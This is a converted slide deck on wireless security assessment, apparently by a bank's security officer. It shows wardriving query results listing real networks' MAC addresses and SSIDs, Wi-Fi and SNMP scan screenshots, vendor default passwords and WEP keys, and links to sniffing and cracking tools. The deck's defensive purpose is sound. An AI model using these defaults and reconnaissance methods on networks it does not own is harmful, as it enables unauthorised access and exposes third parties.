
WIGLE.net


I-H-1

I-H-1

AME

©WIGLE.net





Address <https://wigle.net/gps/gps/GPSDB/confirmquery/>

[Home](#) | [Download](#) | [Forums](#) | [MapPacks/Trees](#) | [Post File](#) | [Query](#) | [Screenshots](#) | [Stats](#) | [Uploads](#) | [Web Maps](#) | [Wiki](#) | [Logout](#)

Address Matches: 1

[1] coord: 21.31189919, -157.86540222
 [1] name: 900 Fort Street MI
 [1] state: HI
 [1] zip: 96813

Using first match, with +/- 0.010:
 Latitude: 21.30189919 to 21.32189919
 Longitude: -157.87540222 to -157.85540222

Showing stations 1 through 136 of this query.

map it	netid	ssid	comment	name	type	freenet	paynet	firsttime	flags	wep	trilat	trilong	dhcp	last
Get Map	00:40:96:58:A4:DE	16:31:48			infra	?	?	2003-05-11 16:31:48		Y	21.31764221	-157.87129211	?	2003-
Get Map	00:04:5a:0e:e4:c3	default			BBS	?	?	2002-06-24 19:33:30	0001	N	21.31818771	-157.86808777	?	2003-
Get Map	00:60:B3:6F:06:E3	falconio			infra	?	?	2003-01-19 13:26:06		N	21.31608200	-157.86729431	?	2003-
Get Map	00:09:5B:3A:AA:0C	JRsHomeNetwork			infra	?	?	2003-05-11 16:30:59		Y	21.31586838	-157.86715698	?	2003-



900 Fort Street Mall Honolulu HI

Image © 2005 Sanborn

© 2005 Google



Overview

- Risks
- Policies and Standards
- Infrastructure and Deployment
- Wireless Security Assessment
 - Sample Statistics
 - Online Reviews – Technology/Data
 - Physical Reviews - Scanning
- Appendices (Homework)








Physical Reviews

- Perform regular wireless scans/assessments
 - Leverage the same tools and devices as the attackers
 - What can you detect, associate to, access and how far away?
 - Confirm your policies and configuration standards are in place
 - Detect rogue APs violating your policies and standards
 - Monitor MAC address changes (particularly for known ranges)
 - Keeping in mind changing MAC Addresses to existing ones is easy
 - Partner w/PhysSec for 'walkabouts' and nightly 'cart stumbling'
 - Also w/ Mail Delivery and other Corporate Services
 - Staff that already regularly move through an entire facility
 - Functions more commonly being integrated to enhance security



Scanning



Scanning

Pocket_PC

File Zoom Tools Help

WiFiFoFui 11:28

WEP	MAC	SSID	Type
-----	-----	------	------

Start

0 APs Stop GPS: Off

Tools Scan

Pocket_PC

File Zoom Tools Help



WiFiFoFui 11:30

WEP	MAC	SSID	Type
Off	00:11:50:12:43:	belkin54g	A
On	00:0D:88:8D:FC:	bgateway	A
On	00:13:10:3A:85:	bustaHome	A
On	00:30:BD:FA:95:	chips2	A
On	00:11:50:24:7F:	CUTLASS	A
On	00:0F:3D:5D:03:	default	A
Off	00:0F:3D:5C:02:	default	A
Off	00:11:50:12:DB:	hirata1	A
On	00:0D:88:BF:25:	Home	A
On	00:0F:66:31:A6:	househunter	A
Off	00:0F:66:F0:F6:	linksys	A
Off	00:12:17:E1:EB:	linksys	A



8/24 APs GPS: Off

Tools Scan

Scanning



Scanning



SNMP Scanning

SNScan 1.04 -- Copyright © Foundstone Inc. -- http://www.foundstone.com

IP addresses to scan

Hostname/IP: 192.168.1.88 →

Start IP: 192.168.1.1 →

End IP: 192.168.1.254 →

Read IPs from file:

Start IP	End IP
192.168.1.1	192.168.1.254

SNMP ports to scan

161 391
 193 1993

SNMP community string


public

Scan control

Randomize scan order

Timeout (ms): 3000

IP	Port	Description
192.168.1.3	161	Sun SNMP Agent, SPARCstation-5
192.168.1.11	161	Sun SNMP Agent, SPARCstation-10
192.168.1.99	161	Sun SNMP Agent, Ultra-30
192.168.1.109	161	Sun SNMP Agent, SPARCstation-5

 Ports scanned: 139/254



Scanning

- And for today's demo...
 - What does Netstumbler have to show for itself?
 - And the numbers are...
- And, if you find anything, what's next?
 - What does a sniffer look like?
 - Legal disclaimer applies here
- And size is not an issue...
 - PDA w/ integrated Wi-Fi trumps laptop





Scanning

- And don't forget the basics
 - Standard network scanning
 - nmap
 - nessus
 - Tons of other Linux freeware tools
 - This is easier than it used to be.
 - Let's see if we can take a look...





Overview

- Risks
- Policies and Standards
- Infrastructure and Deployment
- Wireless Security Assessment
- Appendices (Homework)





Appendix A

- Default SSIDs
(www.iss.net/wireless/WLAN_FAQ.php) :
 - Linksys – 'linksys'
 - Default management ID is <blank> and password is 'admin'
 - D-Link – 'default'
 - Netgear – 'Wireless'
 - Default WEP keys include 10 11 12 13 14 and 21 22 23 24 25
 - Cisco – 'tsunami'
 - 3Com – '101'
 - Lucent/Cabletron – 'RoamAbout Default Network Name'
 - Compaq – 'Compaq'
 - Intel – 'intel'





Appendix B

- More URLs:

- Air Magnet (assessment tool): www.airmagnet.com
- Wellenreiter (assessment tool): www.remote-exploit.org
- Kismet (assessment tool): www.kismetwireless.com
- Warlinux (boot w/ Kismet): sourceforge.net/projects/warlinux/
- PrismStumbler: prismstumbler.sourceforge.net
- SSID Sniff (assessment tool): www.bastard.net/~kos/wifi/
- Airoppeek (sniffer): www.wildpackets.com
- Ethereal (sniffer): www.ethereal.com
- Ettercap (switched LAN sniffer): ettercap.sourceforge.net
- NAI Sniffer: www.sniffer.com/products/wireless.asp





Appendix B

- More URLs (Cont):
 - Airsnort (cryptanalysis): airsnort.shmoo.com
 - Wepcrack (cryptanalysis): wepcrack.sourceforge.net
 - Airtools (cryptanalysis): www.dachb0den.com/projects/bsd-airtools.html
 - Isomair (monitoring): www.isomair.com
 - AirDefense (monitoring): www.airdefense.net
 - Security Recommendations: www.cisco.com/go/safe/
 - Portal: www.wardriving.info
 - Legal Opinion: www.wardrivingisnotacrime.org
 - Hotspots: www.cisco.com/go/hotspots/
 - Hotspots: www.80211hotspots.com





Appendix B

- Even More URLs:
 - Hotspots: www.wifinder.com
 - Hotspots: www.freenetworks.org
 - Database: www.wifimaps.com
 - PDA Scanner: dataworm.net/pocketwarrior/
 - Scanner: www.boingo.com/download/
 - Netstumbler Detection:
home.attbi.com/~digitalmatrix/nsspyglass/
 - MAC IDS: home.attbi.com/~digitalmatrix/airsnare/
 - Portal Site: www.wardriving.com
 - Mapping site: www.wigle.net





Appendix B

- And Finally (for now):
 - Mapping Site: www.wifimaps.com
 - Mapping Site: www.nakedwireless.ca/home.htm
 - Mapping Site: www.worldwidewardrive.org
 - Portal Site: www.wardrive.net
 - Language: www.warchalking.org
 - Stickers: wardriver.staticusers.net
 - PDA Scanner: www.aspecto-software.com/WiFiFoFum/
 - Packet Analyzer: www.networkchemistry.com
 - Network Detection (IP Sonar): www.lumeta.com






Appendix C

- **Wi-Fi Protected Access (WPA)**
 - Industry standard started appearing February 2003
 - Enhanced encryption/enterprise authentication
 - Auto key generation based on pre-shared secrets
 - Temporal Key Integrity Protocol (TKIP)
 - New keys every 10K of data, a MIC, and extends IV
 - User authentication available thru 802.1x and EAP
 - Centrally (Got RADIUS?) plus mutual authentication
 - Without authentication server, only Pre-Shared Key
 - Subset/Interim measure of 802.11i evolution



Appendix C

Comparing WPA and 802.11i



Source: Wi-Fi Alliance








Appendix C

- **WPA2**

- Based on the final 802.11i amendment
- Replace WPA's RC4 with AES
- Eligible for FIPS 140-2 compliance
- First round of products passed testing 01-Sep-04
- Will require replacement of most access points
- WPA hasn't even been 'really' cracked...yet!
 - Only in PSK mode
 - How does this cracking thing work anyway...?





Questions?

Kenneth Newman

Vice President of Security

American Savings Bank

P.O. Box 2300

Honolulu, HI 96804-2300

808.539.7114

knewman@asbhawaii.com

khn15@columbia.edu